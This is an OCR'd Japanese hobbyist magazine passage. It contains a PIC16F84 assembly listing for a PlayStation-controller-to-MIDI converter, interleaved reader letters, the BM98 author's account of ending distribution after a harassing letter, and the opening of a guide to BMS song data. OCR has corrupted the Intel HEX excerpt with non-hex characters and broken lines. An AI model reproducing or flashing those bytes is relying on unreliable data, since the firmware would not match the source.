0154 30B0      00626      movlw  0xb0                  ; condition changed, send Control Change
0155 21D3      00627      call   MIDIout
0156 0823      00628      movfw  VAR2                  ; Function
0157 21D3      00629      call   MIDIout
0158 3000      00630      movlw  0x00                  ; value(0:OFF)
0159 21D3      00631      call   MIDIout
               00632
015A 0A84      00633      incf   FSR, F                ; set turned flag
015B 0A84      00634      incf   FSR, F
015C 3018      00635      movlw  TM_IGNCNT             ; set ignore count
015D 0080      00636      movwf  INDF
015E 297D      00637      goto   t2m_end
               00638
015F 0180      00639 t2m_1  clrf   INDF                 ; clear just changed flag
0160 30B0      00640      movlw  0xb0                  ; Control Change
0161 21D3      00641      call   MIDIout
0162 0823      00642      movfw  VAR2                  ; Function
0163 21D3      00643      call   MIDIout
0164 307F      00644      movlw  0x7f                  ; value(0:ON)
0165 21D3      00645      call   MIDIout
0166 2974      00646      goto   t2m_3
               00647
0167 3006      00648 t2m_2  movlw  6
0168 0784      00649      addwf  FSR, F                ; FSR = PSX_DAT[8]
MPASM 02.15.06 Intermediate    BMCNV.ASM   12-10-1998  22:30:45       PAGE  9
bmcnv

 LOC  OBJECT CODE    LINE SOURCE TEXT
   VALUE

0169 0900      00650      comf   INDF, W               ; check previous condition
016A 3950      00651      andlw  BS(PSP0_UP) | BS(PSP0_DOWN)
016B 0226      00652      subwf  VAR5, W               ; if((~PREV & MASK) == VAR5)
016C 1903      00653      btfsc  STATUS, Z
016D 2974      00654      goto   t2m_3                 ; condition not changed
               00655
016E 30B0      00656      movlw  0xb0                  ; Control Change
016F 21D3      00657      call   MIDIout
0170 0823      00658      movfw  VAR2                  ; Control
0171 21D3      00659      call   MIDIout
0172 3000      00660      movlw  0x00                  ; value(0:OFF)
0173 21D3      00661      call   MIDIout
               00662
0174 0825      00663 t2m_3  movfw  VAR4
0175 3E02      00664      addlw  2
0176 0084      00665      movwf  FSR                   ; FSR = PSX_DAT[2]
0177 0800      00666      movfw  INDF                  ; store current allow condition
0178 00A6      00667      movwf  VAR5
0179 3006      00668      movlw  6
017A 0784      00669      addwf  FSR, F                ; FSR = PSX_DAT[8]
017B 0826      00670      movfw  VAR5
017C 0080      00671      movwf  INDF
               00672
017D 0008      00673 t2m_end return
               00674
               00675 ;
               00676 ; all keymap from (VAR2)
               00677 ; VAR2: top midi key number, VAR4: PSX_DAT top
               00678 ; variable: VAR5
017E 3010      00679 ModeA  movlw  16
017F 00A6      00680      movwf  VAR5                  ; loop counter
               00681
0180 0CA7      00682 mda1   rrf    AM_DAT1, F           ; AM_DAT >> 1
0181 0CA8      00683      rrf    AM_DAT2, F
0182 1803      00684      btfsc  STATUS, C
0183 298F      00685      goto   mda2                  ; key off
               00686
0184 0CA9      00687      rrf    AM_PRV1, F            ; compare previous condition
0185 0CAA      00688      rrf    AM_PRV2, F
0186 1C03      00689      btfss  STATUS, C
0187 2999      00690      goto   mda3
               00691
0188 3090      00692      movlw  0x90                  ; NOTE ON
0189 21D3      00693      call   MIDIout
018A 0823      00694      movfw  VAR2                  ; key
```

●某ゲームショップのワゴンでネオジオポケット2,000円を発見。一瞬買おうとしたオレを思いとどまらせた力は何？（東京都小金井市/眠眠(Ⓐ)）それを「理性」と世の人々は呼びます。「『サムスピ』があれば何もいらないじゃん!!　売れるよ、コレ!!」。これを人は「盛情」と呼びます。

```
018B 21D3     00695     call   MIDIout
018C 307F     00696     movlw  0x7f                ; velocity
018D 21D3     00697     call   MIDIout
018E 2999     00698     goto   mda3
              00699
018F 0CA9     00700 mda2  rrf    AM_PRV1, F      ; compare previous condition
0190 0CAA     00701      rrf    AM_PRV2, F
0191 1803     00702      btfsc  STATUS, C
0192 2999     00703      goto   mda3
              00704
0193 3080     00705      movlw  0x80               ; NOTE OFF
0194 21D3     00706      call   MIDIout
0195 0823     00707      movfw  VAR2
0196 21D3     00708      call   MIDIout
0197 307F     00709      movlw  0x7f               ; velocity
0198 21D3     00710      call   MIDIout
              00711
0199 0AA3     00712 mda3  incf   VAR2, F           ; key++
019A 0BA6     00713      decfsz VAR5, F
019B 2980     00714      goto   mda1
              00715
019C 0008     00716 mda4  return
              00717
              00718
              00719 ; get data from PSX controler
              00720 ; W: buffer top
              00721 ; variable: FSR, SDATA, RDATA
              00722 ; return: PSX_DAT[8]
019D 0084     00723 GetPSXC movwf  FSR
019E 3001     00724      movlw  0x01               ; data request command[1]
019F 00AC     00725      movwf  SDATA
01A0 21BB     00726      call   PSrecv             ; send data
01A1 21CC     00727      call   PSwAck             ; wait ACK
01A2 39FF     00728      andlw  0xff
01A3 1D03     00729      btfss  STATUS, Z          ; ACK returned?
01A4 34FF     00730      retlw  0xff               ; return with error
              00731
MPASM 02.15.06 Intermediate   BMCNV.ASM  12-10-1998  22:30:45       PAGE 10
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

01A5 3042     00732      movlw  0x42               ; request command[2]
01A6 00AC     00733      movwf  SDATA
01A7 21BB     00734      call   PSrecv             ; send the request
01A8 21CC     00735      call   PSwAck             ; wait ACK
              00736
01A9 082D     00737      movfw  RDATA
01AA 0080     00738      movwf  INDF               ; get controler ID
01AB 0A84     00739      incf   FSR, F
              00740
01AC 0D2D     00741      rlf    RDATA, W           ; calculate data length
01AD 3906     00742      andlw  0x06
01AE 00A3     00743      movwf  VAR2
01AF 01AC     00744      clrf   SDATA
              00745
01B0 21BB     00746 gpc1  call   PSrecv             ; send the request
01B1 21CC     00747      call   PSwAck             ; wait ACK
01B2 082D     00748      movfw  RDATA
01B3 0080     00749      movwf  INDF               ; store buffer
01B4 0A84     00750      incf   FSR, F             ; incriment pointer
01B5 0BA3     00751      decfsz VAR2, F
01B6 29B0     00752      goto   gpc1
              00753
01B7 21BB     00754      call   PSrecv             ; send the request
              00755                               ;not require wait for ACK
01B8 082D     00756      movfw  RDATA
01B9 0080     00757      movwf  INDF               ; store buffer last data
              00758
01BA 3400     00759      retlw  0
              00760
              00761 ;
              00762 ; data transfer for PSX
              00763 ; send SDATA, return: RDATA
              00764 ; variable: VAR1
01BB 3008     00765 PSrecv  movlw  8
01BC 00A2     00766      movwf  VAR1
01BD 0CAC     00767 psr1  rrf    SDATA, F
01BE 1803     00768      btfsc  STATUS, C
01BF 29C3     00769      goto   psr2
              00770
01C0 1306     00771      bcf    PORTB, P_CLK       ; clock goes low
01C1 1086     00772      bcf    PORTB, P_CMD
01C2 29C5     00773      goto   psr3
              00774
01C3 1306     00775 psr2  bcf    PORTB, P_CLK       ; clock goes low
01C4 1486     00776      bsf    PORTB, P_CMD
              00777
01C5 0C06     00778 psr3  rrf    PORTB, W           ; shift P_DAT => STATUS:C
01C6 0CAD     00779      rrf    RDATA, F
01C7 1706     00780      bsf    PORTB, P_CLK       ; clock goes high
01C8 0000     00781      nop
01C9 0BA2     00782      decfsz VAR1, F
01CA 29BD     00783      goto   psr1
              00784
01CB 0008     00785      return
              00786
              00787 ;
              00788 ; wait ACK with timeout 100us
              00789 ; variable: VAR1
01CC 30C8     00790 PSwAck  movlw  200                ; wait ACK with timeout 100us
01CD 00A2     00791      movwf  VAR1
01CE 1F86     00792 psw1  btfss  PORTB, P_ACK
01CF 3400     00793      retlw  0                   ; ACK received, return 0
              00794
01D0 0BA2     00795      decfsz VAR1, F
01D1 29CE     00796      goto   psw1
              00797
01D2 34FF     00798      retlw  0xff                ; ACK no reaction, return -1
              00799
              00800 ;
              00801 ; send MIDI port
              00802 ; output W with 31.25Kbps, S8N1
01D3 00AC     00803 MIDIout movwf  SDATA
01D4 01AF     00804      clrf   LEDTMR              ; light up LED
01D5 1105     00805      bcf    PORTA, P_LED
01D6 3008     00806      movlw  8
01D7 00A2     00807      movwf  VAR1
              00808
01D8 1185     00809      bcf    PORTA, P_MIN        ; start bit
01D9 3011     00810      movlw  17
01DA 21F3     00811      call   wait_W
01DB 0000     00812      nop
01DC 0000     00813      nop
MPASM 02.15.06 Intermediate   BMCNV.ASM  12-10-1998  22:30:45       PAGE 11
bmcnv

LOC  OBJECT CODE    LINE SOURCE TEXT
  VALUE

              00814
01DD 0CAC     00815 out1  rrf    SDATA, F
01DE 1803     00816      btfsc  STATUS, C
01DF 29E3     00817      goto   out2
              00818
01E0 0000     00819      nop
01E1 1185     00820      bcf    PORTA, P_MIN
01E2 29E6     00821      goto   out3
              00822
01E3 1585     00823 out2  bsf    PORTA, P_MIN
01E4 0000     00824      nop
01E5 0000     00825      nop
01E6 3010     00826 out3  movlw  16
01E7 21F3     00827      call   wait_W
01E8 0BA2     00828      decfsz VAR1, F
01E9 29DD     00829      goto   out1
              00830
01EA 0000     00831      nop
01EB 0000     00832      nop
01EC 0000     00833      nop
01ED 0000     00834      nop
01EE 0000     00835      nop
01EF 1585     00836      bsf    PORTA, P_MIN        ; stop bit
01F0 3013     00837      movlw  19
01F1 21F3     00838      call   wait_W
              00839
01F2 0008     00840      return
              00841 ;
              00842 ;
              00843 ; wait loop (W)
              00844 ; cyc = 3W + 4
01F3 00AB     00845 wait_W  movwf  V_WAIT
01F4 0BAB     00846 wait1  decfsz V_WAIT, F
01F5 29F4     00847      goto   wait1
              00848
01F6 0008     00849      return
              00850 ;
              00851 ;
              00852 ; wait @128us
              00853 ;
01F7 00AB     00854 w128  movwf  V_WAIT
01F8 09AB     00855      comf   V_WAIT, F
01F9 0A2B     00856      incf   V_WAIT, W           ; TMR0 = - W
01FA 0081     00857      movwf  TMR0
01FB 0801     00858 w128a  movfw  TMR0               ; TMR0 @128us
01FC 1D03     00859      btfss  STATUS, Z
01FD 29FB     00860      goto   w128a
01FE 0008     00861      return
              00862 ;
              00863 ; read EEPROM
              00864 ; W: EEPROM address, return W: EEPROM data
01FF 0089     00865 eeread  movwf  EEADR
0200 1683     00866      bsf    STATUS, RP0
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
0201 1408     00867      bsf    EECON1, RD
0202 1283     00868      bcf    STATUS, RP0
0203 0808     00869      movfw  EEDATA
0204 0008     00870      return
              00871 ;
              00872 ; write EEPROM
              00873 ; EEDATA: data for write, EEADR: address for write
0205 1683     00874 eewrite bsf    STATUS, RP0
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
0206 1508     00875      bsf    EECON1, WREN        ; write enable
0207 3055     00876      movlw  0x55
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
0208 0089     00877      movwf  EECON2
0209 30AA     00878      movlw  0xaa
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
020A 0089     00879      movwf  EECON2
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
020B 1488     00880      bsf    EECON1, WR
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
020C 1888     00881 wr1   btfsc  EECON1, WR
020D 2A0C     00882      goto   wr1
Message[302]: Register in operand not in bank 0.  Ensure that bank bits are correct.
020E 1108     00883      bcf    EECON1, WREN        ; write disable
020F 1283     00884      bcf    STATUS, RP0
0210 0008     00885      return
              00886
              00887      end
MPASM 02.15.06 Intermediate   BMCNV.ASM  12-10-1998  22:30:45       PAGE 12
bmcnv

SYMBOL TABLE
  LABEL                VALUE

AM_DAT1              00000027
AM_DAT2              0000002B
AM_PRV1              00000029
AM_PRV2              0000002A
BS                   ( 1 << x )
C                    00000000
DC                   00000001
EEADR                00000009
EECON1               00000088
EECON2               00000089
EEDATA               00000008
EEIE                 00000006
EEIF                 00000004
F                    00000001
FSR                  00000004
GIE                  00000007
GetPSXC              0000019D
INDF                 00000000
INTCON               0000000B
INTE                 00000004
INTEDG               00000006
INTF                 00000001
IRP                  00000007
LEDTMR               0000002F
LED_DELAY            32
MIDIout              000001D3
MODE_F               0000002E
M_1PCON              0
M_2PCON              1
M_ALLMAP             6
M_BULK               7
M_TMMAP              5
M_TURNED             0
ModeA                0000017E
NOT_PD               00000003
NOT_RBPU             00000007
NOT_TO               00000004
OPTION_REG           00000081
PCL                  00000002
PCLATH               0000000A
PORTA                00000005
PORTB                00000006
PREV_ALLOW1          00000014
PREV_ALLOW2          0000001F
PREV_ETC1            00000016
PREV_ETC2            00000021
PREV_KEY1            00000015
PREV_KEY2            00000020
PS0                  00000000
PS1                  00000001
PS2                  00000002
PSA                  00000003
PSP0_DOWN            6
PSP0_LEFT            7
PSP0_RIGHT           5
PSP0_SELECT          0
PSP0_START           3
PSP0_UP              4
PSP1_CIRCLE          5
PSP1_CROSS           6
PSP1_L1              2
PSP1_L2              0
PSP1_R1              3
PSP1_R2              1
```


●イギリス製のゲームソフトで遊んでいると、イギリスはテクノロジーの先端を行っているような気がする。(福岡県博多市/夜盗)㊟ロンドンっ子ばりの皮肉。ロンドンで、あるイギリス関係のソフトを探していたとき、㊟は「アメリカに行け」と店員に言われてしまった。推して知るべし。

```
PSP1_SQUARE          7
PSP1_TRIANG          4
PSX_DAT1             0000000C
PSX_DAT2             00000017
PSrecv               000001BB
PSwAck               000001CC
P_ACK                7
P_CLK                6
P_CMD                1
P_DAT                0
P_LED                2
P_MIN                3
P_MODE0              2
P_MODE1              3
P_MOUT               0
P_SEL1               4
P_SEL2               5
RBIE                 00000003
MPASM 02.15.06 Intermediate    BMCNV.ASM   12-10-1998  22:30:45       PAGE 13
bmcnv

SYMBOL TABLE
  LABEL                VALUE

RBIF                 00000000
RD                   00000000
RDATA                0000002D
RP0                  00000005
RP1                  00000006
RTCLK                ( XTAL / 4 )
SDATA                0000002C
STATUS               00000003
T0CS                 00000005
T0IE                 00000005
T0IF                 00000002
T0SE                 00000004
TM2mid               0000013A
TMR0                 00000001
TM_IGNCNT            24
TRISA                00000085
TRISB                00000086
VAR1                 00000022
VAR2                 00000023
VAR3                 00000024
VAR4                 00000025
VAR5                 00000026
V_WAIT               0000002B
W                    00000000
WR                   00000001
WREN                 00000002
WRERR                00000003
XTAL                 8000000
Z                    00000002
_CP_OFF              00003FFF
_CP_ON               0000000F
_HS_OSC              00003FFE
_LP_OSC              00003FFC
_PWRTE_OFF           00003FFF
_PWRTE_ON            00003FF7
_RC_OSC              00003FFF
_WDT_OFF             00003FFB
_WDT_ON              00003FFF
_XT_OSC              00003FFD
__16F84              00000001
b2m                  00000106
b2m_2                00000110
blk1                 00000048
blk2                 0000004B
blk2mid              00000102
blk3                 00000052
chkk0                00000026
chkk0a               00000032
chkk1                00000036
chkk2                0000003E
chkkey               00000024
eeread               000001FF
eewrite              00000205
getEEP               00000059
gpc1                 000001B0
k2m_1                0000012C
k2m_2                00000139
key2mid              00000116
mda1                 00000180
mda2                 0000018F
mda3                 00000199
mda4                 0000019C
ml1                  00000069
ml2                  0000006A
ml3                  00000077
ml4                  00000078
ml5                  00000087
ml6                  000000AF
ml7                  000000D6
ml7a                 000000E9
ml8                  000000FA
ml9                  00000100
mloop                0000005C
out1                 000001DD
out2                 000001E3
out3                 000001E6
psr1                 000001BD
psr2                 000001C3
psr3                 000001C5
psw1                 000001CE
setEEP               00000041
setc1                0000001E
MPASM 02.15.06 Intermediate    BMCNV.ASM   12-10-1998  22:30:45       PAGE 14
bmcnv

SYMBOL TABLE
  LABEL                VALUE

setc2                00000022
start                00000001
t2m_0                00000145
t2m_1                0000015F
t2m_2                00000167
t2m_3                00000174
t2m_end              0000017D
w128                 000001F7
w128a                000001FB
wait1                000001F4
wait_W               000001F3
wr1                  0000020C

MEMORY USAGE MAP ('X' = Used,  '-' = Unused)

0000 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
0040 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
0080 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
00C0 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
0100 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
0140 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
0180 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
01C0 : XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX XXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXX
0200 : XXXXXXXXXXXXXXXX X--------------- ---------------- ----------------
2000 : -------X-------- ---------------- ---------------- ----------------

All other memory blocks unused.

Program Memory Words Used:   529
Program Memory Words Free:   495


Errors   :     0
Warnings :     1 reported,     0 suppressed
Messages :    10 reported,     0 suppressed
```

〈リスト2〉 bmcnv.asm

```
                  return

;
; wait @128us
;
w128              movwf             V_WAIT
                  comf              V_WAIT, F
                  incf              V_WAIT, W                        ; TMR0 = -
W
      movwf   TMR0
w128a             movfw   TMR0             ; TMR0 @128us
                  btfss   STATUS, Z
                  goto    w128a
                  return

; read EEPROM
; W: EEPROM address, return W: EEPROM data
eeread            movwf             EEADR
                  bsf               STATUS, RP0
                  bsf               EECON1, RD
                  bcf               STATUS, RP0
                  movfw             EEDATA
                  return

; write EEPROM
; EEDATA: data for write, EEADR: address for write
eewrite           bsf               STATUS, RP0
                  bsf               EECON1, WREN                     ; write
enable
                  movlw             0x55
                  movwf             EECON2
                  movlw             0xaa
                  movwf             EECON2
                  bsf               EECON1, WR
wr1               btfsc             EECON1, WR
                  goto              wr1
                  bcf               EECON1, WREN                     ; write
disable
                  bcf               STATUS, RP0
                  return

                  end
```

〈リスト3〉 BMCNV.HEX

```
:1000000001288316073081000F33085008D3086008B
:10001000083l2FF308500860095009400A0009F00A9
:10002000 2030AF009601A101AE0106090C39031979
```

ソフト

「大事なのはハードよりもソフト」とは任天堂の山内社長も日ごろから考えていることです。でも使えるソフトがなければパソコンもゲーム機もたんなる箱。そうはいっても「おもしろいソフトがな〜い」と嘆く人もいるかもしれません。おもしろくなければ、自分でおもしろくしようではありませんか。自分の気がすむまで、ソフトを活用することによってね!!

●「I'm not BOY」ってCM、いいね。もちろんCMのみね。（長野県上田市/白線流し） ㊟あれだけ商品の立場をくっきりと宣言しているCMも少ないね。7,000万台売れてるワケじゃないし、サードパーティがガンガン参入しているワケじゃない。どっから見ても「BOY」じゃないもん。

maniacs

CONTENTS

BM98 mania ····· 36

画像変換 mania ····· 44

サウンド吸い出し mania ····· 48

backup mania ····· 52

スクリーンセーバー mania ····· 56

サウンドノベルを作ろう ····· 59

未来のプログラマへ贈る言葉 ····· 62

●"beat mania"の次回作に谷啓とせんだ光雄のMIXが入るらしい。ところでせんだ光雄ってだれ？（栃木県佐野市/念）　㊟せんだ光雄はお笑いタレント。70年代初頭「ナハ、ナハナハ」ってギャグのみで一世を風靡し、邪覇にいって「ナハナハ」とか本気でやっていた人です(涙)。

BM98 mania

やねうらお(yaneurao@sun-inet.or.jp)

日本のコンピュータ業界の退廃ぶりとレベルの低さに嫌気がさし、非職業プログラマとしてまっとうな人生を歩むことを決意したのが12才のとき。まさか、そのあと、コンピュータ業界に数々の伝説を生み出すことになろうとは自分でもまったく想像だにしていなかった…。

去年の夏ごろ、大人気音ゲーにそっくりなゲームがネット上に登場しました。そのゲームはたいへん完成度が高く、また、だれもが無料で手に入れることができたため、爆発的な人気を誇るようになったのです。

絶大な支持を得ていたそのゲームですが、ある日、配布が中止されてしまいました。なぜ、突然配布されなくなってしまったのか? 理由を知りたーい!! ということで、そのゲーム『BM98』の作者やねうらお氏に当時の状況を語ってもらいました。

『BM98』ができるまで

ちょうど1998年の春ごろ、巷に『ビートマニア』が登場して、会社帰りにずいぶんとやりこんでいました。それで、友人に「インターネットなら、譜面とかシミュレータが入手できるよ」とそそのかされたのが、私がしぶしぶとインターネットを始めたきっかけです。

それから2、3日探しまわったのですが、シミュレータがあまりにも期待はずれだったので、冗談半分で「トレーナー作ろうかな〜」って文章をビートマニア関連の掲示板に書いたら、NBKさんという人が、ぜひやろうという返事をくれたのです。それでなんだか引き下がれなくなったので、「じゃあ、データのフォーマットは、こんなんでどうでしょう?」とかいって草案を送ったら、次の日にそれに準拠したデータが送られてきました。しかも、音もきちんと編集されてるものが!

もう、ひっくり返りましたね。「これは、草案やっちゅーてるのに! なんてことしてくれるんや!」てな感じで(笑)。

そんなわけで、しかたなくプログラムし始めたわけです。DirectXはもとより、Windowsプログラミングはほとんど未経験なもので、とりあえずゲーム用のライブラリを作ろうと思い、毎日30分ずつぐらいちょこちょことやっていました。

NBKさんからメールで進行具合を尋ねられたときも、「あー、いけてます。いけてます。順調です」とか適当なこと言って(笑)。3週間ほどして、やっと本体の制作に乗り出したわけです。

でも、大変なことに気づきま

beat mania

1998年、ゲーセンにさっそうと登場。それまでのゲーセンの風景を一変させたといっても過言ではない。遊びかたはリズムに合わせて5つの鍵盤をたたくだけと、きわめてシンプルなので女子供にも大人気。ゲーセンで1人『beat mania』に興じる女性に声をかけて「ウッヒッヒ」とたくらむ輩もいるとかいないとか…。プレステ版とゲームボーイ版も大人気。

●ワンダースワンを買ったはいいものの『GUNPEY』がどこにも売ってない。見かけたら教えて!! (埼玉県川口市/真砂 広重) ㊙アキバの某店で売ってたけど本体とバンドルでの販売。しかも、残念なことに2回めの出荷版から2,980円になるんだって。妥当といえば妥当な値段か。

した。グラフィックはどうすんねん？　まさか、いまさら、「本体はいまから作りますねん」とも言えないので、インターネットを探しまわって、ビーマニトレーナーを作っていらっしゃる中川さんという人に声をかけました。「グラフィックちょうだい！」などと厚かましいことを言ったにもかかわらず、「私のビーマニトレーナー、じつは、やねうらおさんが掲示板でトレーナーを作るとか書かれているのに触発されて作り始めたんです。ですから、できる限り協力しますよ」というご返事をいただきました。

「なんでワシの書き込み見て作り始めて、そっちは完成しとんねん？　おかしいやないけ（笑）」などと画面に突っ込みを入れつつも、6月には本体を作りあげました（実質、本体の制作に費やしたのは3日程度）。

公開中止までの経緯

1度めの公開中止は7月上旬でした。コナミが『BM98』を問題視しているとの内部情報を入手したからです（※1）。


取得ずみの特許を侵害していて、訴えられたりしたら莫大な金額になりかねませんし、自分の練習のために作ったソフトを気まぐれで公開しているだけなのに、裁判沙汰になるのはまっぴら御免だったからです。そのへんを調べるための時間稼ぎの意味も含めて、ひとまず公開を中止し、コナミに確認のメールを送りました。

「問題視しているって聞いたのですが、できれば公開させてほしいです。もしくは、黙認していただけたら…」のような内容でした（正式な書面でもないし、返答が来るとは思ってもいなかったが…）。

けっきょく、そのときコナミの知的所有権室長から来た返答は、「本件は著作権に関する事項でありますので、黙認致しかねます」という内容のものです。私としては、回答をいただけるとは思ってもいなかったので驚きでした。

逆に『BM98』を「問題視している」と聞いていただけに、もっと明確な回答（たとえそれが「No！」であったとしても）が得られるのかとも思っていたので意外でした。実際のところ、コナミの開発スタッフが昼休みに『BM98』で遊んでいるという話を、内部の人から聞いていたこともあり、当然、コナミ社内には知れわたっているものだと思ってはいたのですが、そうでもなかったようです。

おそらく、知的所有権室長は、その時点では『BM98』なるソフトをご存じなかったのではないでしょうか。逆にいえば、そのときは私の動きすぎだったのかもしれません。



やねうらお氏のホームページ。現在は『BM98』の公開を行っていない。
http://www.sun-inet.or.jp/~yaneurao/

本誌の読者なら、説明するまでもないことかもしれませんが、エミュレータとクローンとの違いをご存じでしょうか？　エミュレータとは、基板のROMなどからプログラムを抜き出しているタイプです。『BM98』のように見よう見まねで作った場合は、後者のクローンと呼ばれる部類に入ります。

以前、別のゲームでゲーメスト編集部がコナミに「クローンの公開はよいのか?」と電話で尋ねたところ「かまわない」という返事をもらったという話も聞いていますし、某N社の知的所有権担当が言うには、「クローンは法的にはセーフでしょう」とのことです。

一応、『ビートマニア』の特許のほうを確認したら、ゲームシステムについての特許は申請中（取得ずみではない）のようでした。逆に音楽ゲームとしての特許調査をしたところ、『QUEST FOR FAME』を開発したVIRTUAL MUSIC ENTERTAIMENT社がすでに所得ずみの、音楽ゲームのシステムに関する特許があり、逆にこれに抵触するとコナミが

●FUJIの新しいFinePixはお得でしょうか？（愛知県蒲郡市/ビントぴったし）㊙お得といえばお得。230万画素で実売80,000円台ってほかにないからね。サイズは若干700より小さく、バッテリでの稼働時間はほぼ変わらない。㊙的には、もう少し薄ければ買ってもいいというレベル。

訴えられる可能性すらあったようです。

そんなわけで、その時点で『BM98』に特許的な問題はないと判断しました。意匠のほうは、デザインを変更すればクリアできる程度のものでしょうから、これも問題なしと判断したわけです。

仮にコナミが『BM98』を問題視しているのが真実だとしても、その段階では訴える根拠が明確化できないのではないか、あるいは問題視しているという話自体が怪しいと思いました。そこで、ふたたび公開に踏み切ったわけです。

その数週間後に嫌がらせの手紙が…

実際に公開を断念せざるを得なくなったきっかけは、その数週間後の事件です。かなり悪質な嫌がらせでした。今後、こういった事件の再発を避けるためにも、ここでくわしく書きたいと思います。

その事件の内容とは、コナミを名乗るところから、私が当時勤めていた会社の社長あてに、『BM98』のことについて抗議の手紙が届いたのです。私は、自分の所属していた部署の部長に呼び出されて「これはどういうことか」と尋ねられました。そのとき、わずかですが手紙の内容を見せてもらったので、ここで覚えている限り内容を箇条書きにします。

■(やねうらおは)精神的に幼稚な人物であるから本人にいってもムダなので勤める会社に警告する次第である。

■(やねうらおは)社外での金もうけやバイトをたくらんでいるけしからん人物である。

■(やねうらおは)製造メーカーに勤務していながら、著作権を理解していない馬鹿者である。

■(御社は)製造メーカーなのに、社員教育を怠っているのではないか。

■(御社は)新入社員研修に著作権教育を盛り込むべきなのではないか。

■(御社は)やねうらお社員の著作権侵害について、管理責任を免れないのではないか。

はっきりいって無茶苦茶だと思いましたね(笑)。どうも差出人は、エミュレータとクローンの違いも理解していない様子ですし、会社側に管理責任を問うなんていうのもナンセンスな話です。おまけに私のことは「著作権を理解していない」とか書いていますが、当時、法律や判例、申請中の特許に至るまで相当調べ込んでいました(笑)。

それに『BM98』のようなソフトをフリーで公開している人間が、どうして社外での金もうけをたくらんでいるように見えるのでしょうか(笑)。ついでに言わせてもらえば「新入社員研修に著作権教育を盛り込め」というのは、よけいなお世話だって感じですね。

この手紙が、第三者による悪質な嫌がらせであることはすぐに理解できたのですが、その場で立証することもできないので、部長には「問題あるコンテンツは本日削除します」とだけ言いました。


インターネットではほかの掲示板の悪口が絶えず、そういう書き込みに感化された連中が訳もわからないまま犯行に及ぶケースというのは珍しくありません。この手紙もその手の類だと思います(確証があるわけでないが)。『BM98』は「法的にセーフ」であるとは思うのですが、気まぐれで公開しているソフトでよけいな労力を使うのは苦痛だったので、『BM98』は公開打ち切りにした次第なのです(※2)。

※1.あとになってわかったことだが、そのときコナミの著作権関連部署が模倣品に対して動いていたというのは事実であるものの、『BM98』に対してではなかったというのが真相のようだ。

※2.そのあと、きくちゃんという人に『BM98』のソースを渡し、開発を引き継いでもらうことにした。彼には、改造バージョンを各自の責任で配布するならかまわないともいってある。おそらく、現在、みなさんが入手されているのはこのバージョンだろう。


2つのBM98

オリジナル



『BM98』オリジナルバージョン。現在では入手困難？

きくちゃんver



きくちゃんバージョン。グラフィックが異なっている。

●Nintendo64のソフトがあまり発売されない。(茨城県結城市/清ジャパン) 編『ゼルダ』みたいなソフトがコンスタントに出れば事情が変わるかと…。あとはもっとキれたタイトルで、己の道を行ってほしいなぁ。だれもクレームはつけないハズ。売れてないって強いね!?

BM98用データ作成ガイド

(協力aym@i.am)

よく質問される内容をQ&A方式で書いておきます。これを参考にして、みなさんも曲データを作成してみてください。

Q 『BM98』の曲データはどういう構成ですか?

A データはテンポ、曲名、音を鳴らすタイミングなどを記述したBMSファイル(拡張子が.BMSとなっているもの)と、音そのもののデータであるWAVファイルで構成されており、同一のフォルダのなかに入っています。したがって『BM98』のデータを作成するためには、WAVファイルとBMSファイルを作ればよいわけです。

曲データのなかにはBMSとWAVが入っている。

Q WAVファイルとはどうやって作るのですか?

A 音のデータにはいろいろな種類がありますが、『BM98』では互換性を考慮してWindows標準のWAVファイルを採用しています。つまりWAVファイルを録音したり編集したりするソフトウェアが必要になります。

これは、Windowsのアクセサリとして付属しているサウンドレコーダでもかまいません。WAV編集ソフトでは『Cool Edit 96』や『Gold Wave』が有名で、エフェクトなどの機能も充実しています。

WAV編集ソフトが用意できたならば、実際にWAVを録音します。たいていのパソコンには「LINE IN」や「MIC IN」などの音を入力する端子がついているので、そこから外部の音を入力してWAVファイルを作成します。外部の音は何でもかまいません。MIDIの音源でもOKですし、自分で弾いた楽器の音でもかまいません。声に自信のある人なら歌ってしまうのもよいでしょう。

また、音の素材集を使う方法もあります。こちらは大きなパソコンショップや楽器屋で購入できます。こうしてできあがったWAVファイルは、すべてBMSファイルと同じフォルダのなかに入れてください。

Windowsならばサウンドレコーダが標準で付いている。

気に入った音をサウンドレコーダでWAVファイルにしてみよう。

Q BMSファイルとはどうやって作るのですか?

